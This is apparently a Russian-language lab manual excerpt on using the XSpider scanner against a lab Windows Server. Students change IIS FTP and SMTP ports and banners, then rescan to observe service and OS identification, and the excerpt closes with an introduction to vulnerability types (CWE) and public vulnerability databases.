
9) Обратить внимание, что были идентифицированы сервисы, реализуемые с помощью удалённых процедур (порты 1025, 1029 и другие)

   Далее параметры сканируемых сервисов будут изменены и будет выполнено повторное сканирование

10) Перейти в виртуальную машину Windows Server


11) Запустить Internet Information Services Manager (Start→Programs→Administrative Tools→Internet Information Services (IIS) Manager)

12) Остановить сервис FTP




13) Выбрать пункт Edit Bindings контекстного меню сервера FTP

14) Сменить номер порта для службы FTP на 25.




15) Сменить баннер службы FTP



16) Нажать Apply


17) Перейти к серверу SMTP и остановить его




18) Открыть свойства сервера SMTP

19) Перейти к закладке "Access" и нажать кнопку Connection


20) Нажать Add и добавить адрес сети, в которой находится узел со сканером, в поле IP address






21) Нажать OK

22) Перейти к закладке General и сменить номер порта для службы SMTP на 21




23) Запустить серверы SMTP и FTP


24) С помощью утилиты telnet (или с помощью команды Powershell: Test-NetConnection 172.16.8.51 –Port 25) проверить состояние портов 21 и 25 с узла XSpider. Убедиться, что баннер службы FTP изменился, а порт 25 сбрасывает соединение, если нет то перезапустите весь сервер IIS



25) Отредактировать созданное ранее переопределение профиля, отключить сканер UDP сервисов (это делается исключительно для целей уменьшения продолжительности сканирования)




26) Отключить «Эвристический метод определения открытых портов» (также для целей сокращения времени сканирования)




27) Сохранить профиль

28) Вновь выполнить сканирование узла


29) Убедиться, что служба FTP корректно идентифицирована на 25-м порту, при этом приложение определено некорректно из-за смены баннера.



30) Убедиться, что порт 21 имеет статус "Заблокирован"




31) Вновь разрешить доступ к сервису SMTP



32) Перезапустить сервис SMTP


4.2.3. Часть 3. Определение операционной системы

1) Обратить внимание на результаты определения ОС в ходе предыдущих сканирований




2) Обратить внимание на метод определения и "вес"

3) Перейти к редактированию переопределения профиля, включить опцию «Искать уязвимости»



4) Включить фильтрацию данных при сканировании



5) Сохранить переопределение
6) Выполнить сканирование
7) Найти результат определения операционной системы, убедиться, что добавился ещё один метод определения, но итоговый результат не изменился, так как вес метода «Counter OS Info» меньше

5. ВЫЯВЛЕНИЕ УЯЗВИМОСТЕЙ. «БАННЕРНЫЕ» ПРОВЕРКИ

5.1. Понятие уязвимости

«Суть» контроля защищённости - выявление уязвимостей (слабостей), использование которых может привести к реализации угроз (перечень которых был определён на этапе анализа рисков) и, в конечном итоге, нанесению ущерба.

Таким образом, уязвимость – это некая характеристика (свойство) чего-либо (узла сети, службы, протокола), которая может быть использована нарушителем при проведении атаки и привести к реализации угрозы.

Часто уязвимости классифицируют по различным критериям. Например, по этапу жизненного цикла системы или по причине (источнику) возникновения:

- уязвимости проектирования;
- уязвимости реализации;
- уязвимости эксплуатации.

Ещё один популярный вариант классификации – по типу уязвимости (http://nvd.nist.gov/cwe.cfm) – представлен в табл. 4.

Табл. 4 Типы уязвимостей (приведены не полностью)

Тип	Идентификатор CWE	Примечание
Authentication Issues	CWE-387	Недостатки механизма аутентификации
Credentials Management	CWE-255	Не организованы должным образом создание, хранение, передача или защита учётных данных
Permissions, Privileges, and Access Control	CWE-264	Недостатки механизма разграничения доступа
Buffer Errors	CWE-119	Ошибки переполнения
Cross-Site Scripting (XSS)	CWE-79	Межсайтовое выполнение сценариев
…	…	…

5.2. Базы уязвимостей

В настоящее время информация об обнаруженных уязвимостях достаточно систематизирована, существует несколько общеизвестных источников, где эта информация представлена. Это, например:

- **http://xforce.iss.net/** - база данных компании Internet Security Systems (ISS);
- **http://www.kb.cert.org/vuls** - база данных координационного центра CERT;
- **www.securitytracker.com**
- **www.secunia.com**;
- **www.securityfocus.com/bid** - информация об обнаруженных уязвимостях с подробными пояснениями.

Имеется также несколько русскоязычных источников:

- http://www.securitylab.ru/vulnerability/
- http://securityvulns.ru/

Более-менее общепринятая система обозначений уязвимостей представлена в двух каталогах:

- http://cve.mitre.org/cve/
- http://nvd.nist.gov/

